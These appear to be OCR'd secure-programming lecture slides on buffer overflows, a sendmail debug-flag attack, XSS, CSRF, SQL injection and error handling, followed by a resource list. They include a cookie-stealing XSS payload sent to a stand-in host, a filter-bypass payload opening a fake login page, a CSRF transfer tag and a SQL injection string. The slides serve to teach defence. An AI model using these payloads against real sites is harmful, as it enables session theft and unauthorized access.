
Data Segment Buffer Overflows

- Can’t change return address
  - Systems prevent crossing data, stack boundary
    - Even if they didn’t, you would need to enter a pretty long string to cross from data to stack segment!
- Change values of other critical parameters
  - Variables stored in data area control execution, file access
- Can change binary or string data using technique similar to that of stack buffer overflowing

Example: *login* Problem

- Program stored user-typed password, hash from password file in two adjacent arrays
- Algorithm
  - Obtain user name, load corresponding hash into array
  - Read user password into array, hash, compare to contents of hash array
- Attack
  - Generate any 8 character password, corresponding hash
  - When asked for password, enter it, type 72 characters, then type corresponding hash

In Pictures


buffer for cleartext password (80 bytes)
buffer for hash (13 bytes)
0
79 80
92
store hash from /etc/passwd when given login name
load password buffer from 0 on

Requires

- Knowing what data structures are, and where
  - Need positions with respect to one another
  - If symbol table present, use *nm*(1)
- Knowing what data structures are used for
  - Use the source
  - Guess
  - Disassemble the code
- Knowing what a “good” value is
  - Good for the attacker and bad for the system


Selective Buffer Overflow

- Sets particular locations rather than just overwriting everything
- Principles are the same, but you have to determine the specific locations involved
- Cannot approximate, as you could for general stack overflow; need exact address
  - Advantage: it's fixed across all invocations of the program, whereas a stack address can change depending on memory layout, input, or other actions

Sendmail Configuration File

- *sendmail* takes debugging flags of form *flag.value*
  - sendmail -d7,102 sets debugging flag 7 to value 102
- Flags stored in array in data segment
- Name of default configuration file also stored in array in data segment
  - It's called *sendmail.cf*
- Config file contains name of local delivery agent
  - `Mlocal` line; usually /bin/mail …

In Pictures




Create your own config file, making the local mailer be whatever you want. Then run *sendmail* with the following debug flags settings: flag –27 to 117 (‘t’), –26 to 110 (‘m’), and –25 to 113 (‘p’). Have it deliver a letter to any local address …

Problems and Solutions

- *Sendmail* won't recognize negative flag numbers
- So make them unsigned (positive)!
  - –27 becomes 2^{32} – 27 = 4294967269
  - –26 becomes 2^{32} – 26 = 4294967270
  - –25 becomes 2^{32} – 26 = 4294967271
- Command is:
  - sendmail -d4294967269,117 -d4294967270,110 \
    -d4294967271,113 …


Attack: Whacking the Heap

- Like stack, except you find something on the heap that you can alter
  - Vendors protect stack from execution, but rarely the heap



Attack: Changing the Heap

- Like data segment, except overwrite other components on the heap
  - Mucks up storage allocators unless you figure out what the *malloc* information is



Things To Alter

- Function pointers
  - Look for places where these are stored on stack or heap
  - May be explicit (store function pointer in dynamically allocated array) or implicit (*atexit*(3))
- Fault handlers
  - Some are stored at the beginning of the heap, so just keep writing

Requires

- Knowing what allocations are performed, and where the allocators place the storage
  - Need positions with respect to one another
- Knowing where program stores function pointers
- Knowing where system stores function pointers
  - See *atexit*(3)
- Knowing what a "good" value is

Same importance as for stack-based buffer overflows

General Rule

- Assume input may overflow an input buffer
  - Design to prevent overflow
- In general, don't trust input to be of the right form or length

Handling Arrays

- Use a function that respects buffer bounds
  - Avoid *gets*, *strcpy*, *strcat*, *sprintf*
  - Use *fgets*, *strncpy*, *strncat*, instead; no standard replacement for *sprintf* (*snprintf* on some systems)
  - Don't forget to add a NUL byte at the end of arrays if you use these functions, and watch those *n* values!
- To find good (bad) functions, look for those which handle arrays and do not check length
  - Checking for termination character is not enough
- Check array references
  - Not only when they are in loops


Common Error

- When writing error handlers, be sure you check for buffer overflows during formatting of error messages, even if the program provides the message
  - Sometimes you can manipulate the environment to force a bogus message
  - Source of message (file names printed, command-line arguments, *etc*.) are often under user's control

One Way to Fix Them

- Canaries
  - Install a special value (the “canary”) on the stack before the return address
  - At exit of routine (but *before* you actually do the return), compare the canary to the special value
  - If they differ, call an error handling routine

Canaries




the usual stack

the stack after the attack

Puzzle

Will this always work?



Puzzle

Consider the *strn* functions.

- What happens when *n* is negative?

  As the functions' *n* is an unsigned parameter, *n* is effectively infinite

- In *strncpy*, what happens if the first two arguments overlap?

  The behavior is undefined—so it varies from one system to another

Cross-Site Scripting

- Basis: view a page containing this in your browser

```
<p>hello!<script>malicious logic</script>
```

- Your browser runs script with your privileges
- Now for the attacks:
  - Reflected
  - Stored
  - DOM injection

Reflected XSS

- Web site xxx.yyy requires users to authenticate to gain access, and uses cookies to “remember” them
- Attacker sends following URL to lots of people:

```
<img src="http://xxx.yyy/account.asp?
ak=<script>document.location.replace
('http://badguy.yyy/steal.cgi?'+
document.cookie);</script>">
```

- When victim clicks on it, attacker gets cookies (and thereby access as victim!)

Stored, DOM Injection XSS

- Stored: store it on server
  - Possibly as an entry in a Wiki or blog
  - Display data from server without filtering
    - Then script, etc. executed by your browser
- DOM injection: same idea, but manipulate JavaScript variables, etc.

Attacks may combine elements of all of these

Another Example

```
<HTML>
<TITLE>Welcome!</TITLE>
Hi
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring
(pos,document.URL.length));
</SCRIPT>
<BR>
Welcome to our system
…
</HTML>
```

The Attack

- Web site URL to welcome someone

```
http://www.vulnerable.site/welcome.html?name=Matt
```

- But with this …

```
http://www.vulnerable.site/welcome.html?
name=<script>alert(document.cookie)</script>
```

browser executes *alert* in context of page

Filtering

- Look for suspicious strings in input and “wrap” them
  - Scan input for things of this form:

```
<script>something</script>
```

  - And replace them with this:

```
<COMMENT>
<!--
something
-->
</COMMENT>
```

  something is unparsed

Filtering

- Now attacker embeds:

```
<script>
-->
</COMMENT>
<img src="http://none" onerror="alert
  (document.cookie);window.open(http://
  evil.org/fakeloginscreen.jsp); ">
<COMMENT>
<!--
</script>
```

Filtering

- Result:

```
<COMMENT>
<!--
-->
</COMMENT>
<img src="http://none" onerror="alert
  (document.cookie);window.open(http://
  evil.org/fakeloginscreen.jsp); ">
<COMMENT>
<!--
-->
</COMMENT>
```

And filter is bypassed

Making It Worse

- Cross Site Request Forgery
- User views page with this, is logged out:

```
<img src="http://xxx.yyy/logout.php">
```

- Can do worse; here is a bank:

```
<img src="http://xxx.yyy/transfer.do?
frmAcct=document.form.frmAcct&toAcct=43457
54&toSWIFTid=434343&amt=3434.43">
```

Money transferred when page viewed

- Assumes cookies sent to bank with account number

Prevention

- Check all input
  - Apply fail-safe defaults: *if it is not known to be good, **<u>reject it</u>**—don't embed it*
- Ensure all output appropriately encoded
  - Watch out for unexpected escape characters

SQL Injection Attacks

- Web app code:

```
SQLQuery = "SELECT Username FROM Users WHERE Username = '"
  & strUsername & "' AND Password = '" & strPassword & "'"
strAuthCheck = GetQueryResult (SQLQuery)
If strAuthCheck = "" Then
  boolAuthenticated = False
Else
  boolAuthenticated = True
End If
```

- Fill out form with login & password `' OR ''='`

```
SQLQuery = "SELECT Username FROM Users WHERE Username = ''
  OR ''='' AND Password = '' OR ''=''
```

Puzzle

Block send send displayed characters to the input as though the user typed them

In late 2008, some *xterms* honored the following block send sequence:

`^[P$q`*stringtosend*`^[\`

- What is bad about this?

  Suppose this is in a log file or email message and *root* reads it. The command will be executed with *root*'s privileges.

- How would you fix it?

  Show control chars (including escapes) as printable character Sequences, or suppress them

  In other words, check your inputs!

Error Handling

Key questions:

- When to terminate
- When to recover

That Old su Bug (Apocryphal?)

- If *su* could not open password file, assumed catastrophic problem and gave you *root* to let you fix system
- Attack: open 19 files, then exec *su root*
  - At most 19 open files per process
    - Immediate *root* access
  - *Possibly apocryphal; a non-standard Version 6 UNIX system, if true*

Error Recovery

- With privileged programs, it’s very simple:

  DON’T

  Why? Because assumptions made to recover may not be right
- In *su* example, error was to assume open fails only because password file gone
- Example of principle of fail-safe defaults

When to Recover

- Track what can cause an error as you write the program
- Ask "What should be done if this does go wrong?"
- Stop:
  - If you can't handle all cases, or
  - If you can't determine precisely why the error occurred, or
  - If you make assumptions that can't be verified

UNIX *errno*

```
#include <errno.h>
extern int errno;
```

- Precise cause of failure often put in here
  - for *su*, example sets *errno* to EMFILE
  - for *su*, no password file sets *errno* to ENOENT
- *Warning: errno not automatically cleared*
  - Program must clear it (set it to 0)

In Fact …

- lseek(fd, offset, whence) returns:
  - Offset location measured in bytes on success
  - –1 on failure

  but negative numbers are signed representations of *valid* (unsigned) offsets!
- Clear *errno*, call *lseek*, and if –1, check *errno*

Sound familiar?

Warning

- Signal handlers can reset *errno*
  - Attacker sets up wrapper to catch signals
  - Program does not reset signals
  - Attacker can control recovery actions based upon *errno*
- Remember *errno*'s importance to the (apocryphal) *su* bug

Puzzle

A system created login error messages in a log file that was world-readable. It would record the user names associated with the failed login, but *not* the password.

- Why was this a bad idea?

  If a user typed her password at the login field, it was recorded in the log file and visible to all

- How was it fixed?

  The log file was made readable only by trusted users (like *root*)

Key Ideas

Most problems arise when programs are given unexpected input or run in an unexpected environment

Check for overflows

Be sure you alter the entities (files, values, etc.) that you mean to alter, and not ones that were substituted for them

Check *all* input (from users and the environment)

Consider whether to recover very carefully; it may be better to restore state and terminate

Part 6: Resources

Goal of this section

- To point out sources of information

- Books
- Mailing lists
- On the web

Good Books

General coding practices

- Steve Maguire: *Writing Solid Code*, ISBN 978-1556155512
- Brian Kernighan, Rob Pike: *The Practice of Programming*, ISBN 978-0201615869
- Brian Kernighan, P. J. Plauger, *The Elements of Programming Style*, ISBN 978-0070342071

General Software Architecture and Programming

- John Viega, Gary McGraw: *Building Secure Software: How to Avoid Security Problems the Right Way*, ISBN 978-0201721522
- Mark Graff, Ken van Wyk: *Secure Coding: Principles and Practices*, ISBN 978-0596002428
- Michael Howard, Steve Lipner: *The Security Development Lifecycle SDL: A Process for Developing Demonstrably More Secure Software*, ISBN 978-0735622142

More Good Books

Analyzing Code

- Brian Chess, Jacob West, *Secure Programming with Static Analysis*, ISBN 978-0321424778

Secure Programming in Languages and Systems

- Robert Seacord, *Secure Coding in C and C++*, ISBN 978-0321335722
- Michael Howard, Dave LeBlanc: *Writing Secure Code: Practical Strategies and Proven Techniques for Building Secure Applications in a Networked World*, ISBN 978-0735617223

Attacking Programs

- James Whittaker, Herbert Thompson, *How to Break Software Security*, ISBN 978-0321194336

General Security and Applying It to Programs (Graduate Textbook!)

- Matt Bishop, *Computer Security: Art and Science*, ISBN 978-0201440997

Mailing Lists

Secure coding list

- SC-L: a list that discusses secure coding issues, including the software life cycle process
  - http://www.securecoding.org/list/

Vulnerabilities, including causes

- Full-Disclosure: an unmoderated list discussing security issues; sometimes includes details of exploits and fixes
  - https://lists.grok.org.uk/mailman/listinfo/full-disclosure
- Bugtraq: a full disclosure moderated list discussing computer vulnerabilities, including how to exploit and fix them
  - bugtraq-digest-subscribe@securityfocus.com

General

- RISKS: about risks to the public in computing, sometimes touches on secure coding (usually consequences)
  - http://lists.csl.sri.com/mailman/listinfo/risks
- SANS @RISK: summarizes what SANS considers the most important vulnerabilities and exploits of the week
  - https://portal.sans.org//login.php

Useful Web Sites

Programming Errors to Watch Out For

- 2010 CWE/SANS Top 25 Most Dangerous Programming Errors
  - http://www.sans.org/top25-programming-errors/
- OWASP Top Ten Project
  - http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Writing Secure Code

- CERT Secure Coding
  - http://www.cert.org/secure-coding/
- CERT Secure Coding Standards (C, C++, Java)
  - https://www.securecoding.cert.org
- David Wheeler, *Secure Programming for Linux and Unix HOWTO*
  - http://www.dwheeler.com/secure-programs/Secure-Programs-HOWTO/index.html

Vulnerabilities and Weaknesses

- Common Weakness Enumeration (CWE)
  - http://cwe.mitre.org
- U.S. National Vulnerability Database
  - http://nvd.nist.gov

More Useful Web Sites

Software Development Models

- Security Development Life Cycle (SDLC), Microsoft
  - http://msdn.microsoft.com/en-us/library/ms995349.aspx
- Systems Security Engineering Capability Maturity Model (SSE-CMM), Software Engineering Institute, CMU
  - http://www.sse-cmm.org
- Correctness by Construction (CbyC), Praxis High Integrity Systems
  - https://buildsecurityin.us-cert.gov/bsi/articles/knowledge/sdlc/613-BSI.html
- Security and Agile Programming
  - http://www.agilesecurityforum.com

Key Ideas

There is a lot of information available on vulnerabilities and weaknesses; this teaches by counterexample

There is less information on how to write good, “secure,” code—but there are some good books and useful web pages and email lists

Conclusion

- Secure programming combines robust programming and meeting desired (security) properties
- Knowing how to analyze programs for vulnerabilities, and how attacks work, helps you be a better “secure programmer”
- It’s more complicated than most people think.
- That stuff they taught you in college about care in programming really is important!

Author Information

Matt Bishop
Department of Computer Science
University of California at Davis
1 Shields Ave.
Davis, CA 95616-8562
USA

phone: +1 (530) 752-8060 *fax*: +1 (530) 752-4767
email: bishop@cs.ucdavis.edu
www: http://seclab.cs.ucdavis.edu/~bishop